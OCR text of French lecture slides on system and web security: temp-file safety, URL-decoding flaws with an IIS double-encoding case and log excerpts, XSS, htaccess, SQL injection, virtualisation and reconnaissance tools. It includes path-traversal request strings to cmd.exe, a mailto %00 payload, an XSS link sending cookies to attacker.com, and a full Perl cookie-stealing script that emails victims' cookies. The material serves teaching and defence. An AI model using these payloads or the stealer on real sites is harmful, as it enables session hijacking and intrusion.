
Fichiers temporaires

- Création d'un répertoire dans un répertoire disposant d'un bit "t" (sticky bit):
  - Nom de fichier aléatoire.
  - Fichier ouvert avec les droits O_CREAT|O_EXCL (attention aux disques NFS avec O_EXCL).
- La fonction *tmpfile (3)* crée un fichier temporaire dans le répertoire spécifié par la variable *P_tmpdir* de *stdio.h*. Mais pas de précision sur les droits d'accès.
- Utiliser plutôt *mkstemp (3)* en conjonction avec *umask (2).*

Création d'un fichier temporaire

```
#include <stdio.h>
FILE *create_tempfile (char *temp_filename_pattern)
{
   int temp_fd,old_mode ;
   FILE *tmp ;
   old_mode = umask (077) ;
   temp_fd = mkstemp (temp_filename_pattern) ;
   umask (old_mode) ;
   if (temp_fd == -1) { exit (1); }
   if ( ! (tmp = fdopen (temp_fd,"w+b"))) { exit (1) ; }
   return tmp ;
}
void main ()
{
   char pattern [ ] = "/tmp/demoXXXXXX" ;
   create_tempfile (pattern) ;
   unlink (pattern) ; /* Effacement */
}
```

Exemple de vulnérabilité



Erreurs de décodage d'URL

- Certains caractères doivent être "échappés"; par exemple le passage de paramètres à un CGI, les caractères encodés sur plusieurs octets.
- Caractère échappé: %XX où XX est le code hexadécimal du caractère à encoder.
- Exemple:

  nick=test+param%E8tre&channel=France
- Des serveurs webs peuvent ne pas décoder de manière propre.

Erreur de décodage d'URL

- Un serveur web est amené à prendre une décision en fonction d'une URL:
  - Le chemin indiqué ne doit pas sortir de la racine du serveur WEB
  - L'extension du fichier décide du handler à activer (.cgi, .jsp, …); un fichier se terminant par *.jsp%00.html* peut être considéré comme un fichier html par les mécanismes de sécurité mais exécuté comme du code java (Java Server Page).
  - L'utilisateur doit avoir les permissions adéquates pour accéder au fichier ou répertoire indiqué.
- Beaucoup de serveurs web effectuent des tests de sécurité avant le décodage et non après.

Etude de cas

- Microsoft IIS 4.0 et 5.0 était vulnérable au problème: "MS IIS/PWS Escaped Characters Decoding Command Execution Vulnérability".
- Détail sur http://www.securityfocus.com/cgi-bin/vulns-item.pl?section=discussion&id=2708
- Correctif sur http://www.microsoft.com/technet/security/bulletin/MS01-026.asp
- Chaque requête subit le traitement suivant:
  - décodage.
  - test de sécurité.
  - si le test de sécurité est validé, décodage à nouveau avant utilisation.

IIS : Etude de cas

- On tente d'exécuter une commande sur le système distant: besoin de transmettre la chaîne ..\..
- Codage: ..%5c.. → Echec
- Double codage: ..%255c.. → Succès
- Plusieurs exploits disponibles, par exemple execiis.c par Filip Maertens, filip@securax.be
- IIS souffre aussi de la vulnérabilité "NT IIS MDAC RDS vulnerabilité (BugTraq ID 529).

Exemples d'attaque

- Données extraites du fichier de log de http://www.ensicaen.fr

host-213-191-162-202.warsun.com - - [27/Aug/2004:07:42:22 +0200] "GET /scripts/..%255c%255c../winnt/system32/cmd.exe?/c+dir" 404 -

195.224.89.179 - - [28/Aug/2004:14:17:43 +0200] "GET /scripts/..%255c%255c../winnt/system32/cmd.exe?/c+dir" 404 -

artemisa.escet.urjc.es - - [05/Sep/2004:20:17:35 +0200] "GET /scripts/..%255c%255c../winnt/system32/cmd.exe?/c+dir" 404 -

195.167.240.188 - - [08/Sep/2004:03:53:14 +0200] "GET /scripts/..%255c%255c../winnt/system32/cmd.exe?/c+dir" 404 -


128.192.164.95 - - [10/Sep/2004:02:46:42 +0200] "GET /scripts/..%255c%255c../winnt/system32/cmd.exe?/c+dir" 404 -

Exemple de mauvais décodage d'URL

- Vulnérabilité découverte en juillet 2007 (CVE-2007-3845, BID-24837).
- Concerne Firefox sous Windows XP avec Internet Explorer 7 installé
- Mauvaise gestion du caractère spécial "%00" dans les chaînes formant les URI (Uniform Ressource Identifier)

Exemple de mauvais décodage d'URL

Envoyer votre courrier ici
<a target="_blank" href='mailto:%00%00../../../../../windows/system32/cmd".exe .
./../../../../../windows/system32/calc.exe " - " toto.bat'>dp@ensicaen.fr



Le « cross site scripting »


- Attaque connue depuis février 2000:
  - http://www.cert.org/advisories/CA-2000-02.html
- Pourquoi ce nom :
  - Attaque basée sur l'exécution de scripts dans le navigateur de la victime (javascript, vbscript, …).
  - La victime passe d'un site à l'autre sans s'en apercevoir.
- L'acronyme XSS:
  - CSS : Cascading Style Sheet
  - XSS : Cross Site Scripting (exécution croisée de code).

Intérêt de XSS

- http est un protocole sans notion de session: pas de lien entre les requêtes reçues par le serveur.

- Une session doit être construite artificiellement:
  - Par un cookie envoyé au navigateur
  - Par manipulation d'URL contenant un identifiant
  - Par des paramètres d'un programme
  - Etc.

Exemple d'attaque




Comment détourner le cookie

- Le client a consulté un site pirate.
- Le client a reçu un courrier électronique contenant un lien vers un site pirate.
- Le serveur consulté a été piraté et contient un lien vers le site pirate.
- Un code malveillant pointant vers le site pirate a été inséré dans les saisies du client.
- Etc.

Exemple de mise en oeuvre

- Une vulnérabilité XSS est détectée sur le site www.vulnerable.com
- Un utilisateur clique sur un lien (reçu par courriel, trouvé sur un livre d'or, …):



Nom d'un champ du formulaire

```
<html>
<a
href="http://www.vulnerable.com/var=<script>do
cument.location.replace(http://attacker.com/steal
.cgi?+document.cookie);</script>">


cliquer ici pour recevoir 50 euros

</a>
</html>
```

Script steal.cgi

- ```
  #!/usr/bin/perl
  # steal.cgi by David Endler dendler@idefense.com
  # Specific to your system
  $mailprog = '/usr/sbin/sendmail';
  # create a log file of cookies, we'll also email them too
  open(COOKIES,">>stolen_cookie_file");
  # what the victim sees, customize as needed
  print "Content-type:text/html\n\n";
  print <<EndOfHTML;
  <html><head><title>Cookie Stealing</title></head>
  <body>
  Your Cookie has been stolen. Thank you.
  </body></html>
  EndOfHTML
  # The QUERY_STRING environment variable should be filled with
  # the cookie text after steal.cgi:
  # http://www.attacker.com/steal.cgi?XXXXX
  print COOKIES "$ENV{'QUERY_STRING'} from $ENV{'REMOTE_ADDR'}\n";
  # now email the alert as well so we can start to hijack
  open(MAIL,"|$mailprog -t");
  print MAIL "To: attacker\@attacker.com\n";
  print MAIL "From: cookie_steal\@attacker.com\n";
  print MAIL "Subject: Stolen Cookie Submission\n\n";
  print MAIL "-" x 75 . "\n\n";
  print MAIL "$ENV{'QUERY_STRING'} from $ENV{'REMOTE_ADDR'}\n";
  close (MAIL);
  ```
  ```

Exemple de code faible




```
<html>
<?php
    print $nom ;
?>
</html>
```

fichier *test1_xss.php3*

Remède possible


- Ne jamais faire confiance à une saisie utilisateur.
- Ne jamais afficher à l'écran tel quel une saisie utilisateur.
- Filtrer tous les caractères indésirables (comme les caractères < et >).
- Exemple en php:

print htmlspecialchars ("Bonjour $nom") ;


L’authentification .htaccess

- Système d’authentification fréquemment utilisé pour restreindre l’accès au contenu de répertoires spécifiques.
- Filtre par domaine, mécanisme login/mot de passe.
- Fichier « .htaccess » par défaut.

Exemple de connexion




Ecoute de la phase de connexion



Injection SQL

- Beaucoup d'applications web s'appuient sur des bases de données.
- Les requêtes SQL utilisent des informations saisies par les utilisateurs.
- Les informations doivent être traitées avant utilisation.

Injection SQL



SELECT id FROM users WHERE login = '$login' AND password='$password'

Quel risque si les valeurs du formulaire sont utilisées sans vérification ?

Sécurité des systèmes

Disponibilité

- Plusieurs ordinateurs peuvent être regroupés en grappe (cluster) pour être visibles comme un seul ordinateur et permettre:
  - D'augmenter la disponibilité
  - De mieux répartir la charge
  - Permettre la montée en charge
  - …
- Exemples:

  xgrid (apple), cluster linux, windows server, …

Virtualisation

- Ensemble des technologies matérielles et/ou logicielles qui permettent de faire fonctionner sur une seule machine plusieurs systèmes d'exploitation et/ou plusieurs applications, séparément les uns des autres, comme s'ils fonctionnaient sur des machines physiques distinctes.
- Optimiser l'usage des ressources d'une machine tout en isolant les services entre eux.
- Différents niveaux de virtualisation:
  - Virtualisation native: les pilotes matériels sont émulés pour permettre l'installation d'un autre système d'exploitation.
  - Paravirtualisation: émulation d'un système mais utilisation des pilotes spécifiques au système utilisé.
  - Virtualisation au niveau du système d'exploitation: isolation de plusieurs environnements au sein du même système d'exploitation pour faire tourner différents services.

Logiciels de virtualisation

- vmware: http://www.vmware.com

  virtualisateur; seul le processeur n'est pas émulé

- xen: http://www.xensource.com/

  Paravirtualisateur; supporte linux, freebsd, netbsd

- vserver: http://www.linux-vserver.org

  virtualisation des environnements

Les outils d'attaques/défenses

Beaucoup d'outils disponibles

outils de sécurité

Visite de G. Bush à la NSA en janvier 2006

Anatomie d'une attaque

- Récolte d'informations sur une cible potentielle.
- Interrogation des bases *whois*.
- Utilisation de moteurs de recherche.
- Analyse de la cible (cartographie, recherche des services ouverts et des vulnérabilités).

Cartographie du réseau

- **Méthode standard peu efficace: ping (Packet Internet Groper).**
- **Outils plus sophistiqués:**
  - **Pinger** **http://www.nmrc.org/files/snt/**
  - **fping** **http://www.fping.com**
  - **hping3** **http://www.hping.org**

    - Test firewall rules
    - Advanced port scanning
    - Test net performance using different protocols, packet size, TOS (type of service) and fragmentation.
    - Path MTU discovery
    - Transferring files between even really fascist firewall rules.
    - Traceroute-like under different protocols.
    - Firewalk-like usage.
    - Remote OS fingerprinting.
    - TCP/IP stack auditing.
    - A lot of others.

Cartographie du réseau

- Le DNS d'un site centralise toutes les machines connectées au réseau.

- Certains DNS incorrectement configurés peuvent autoriser des transferts de zones:

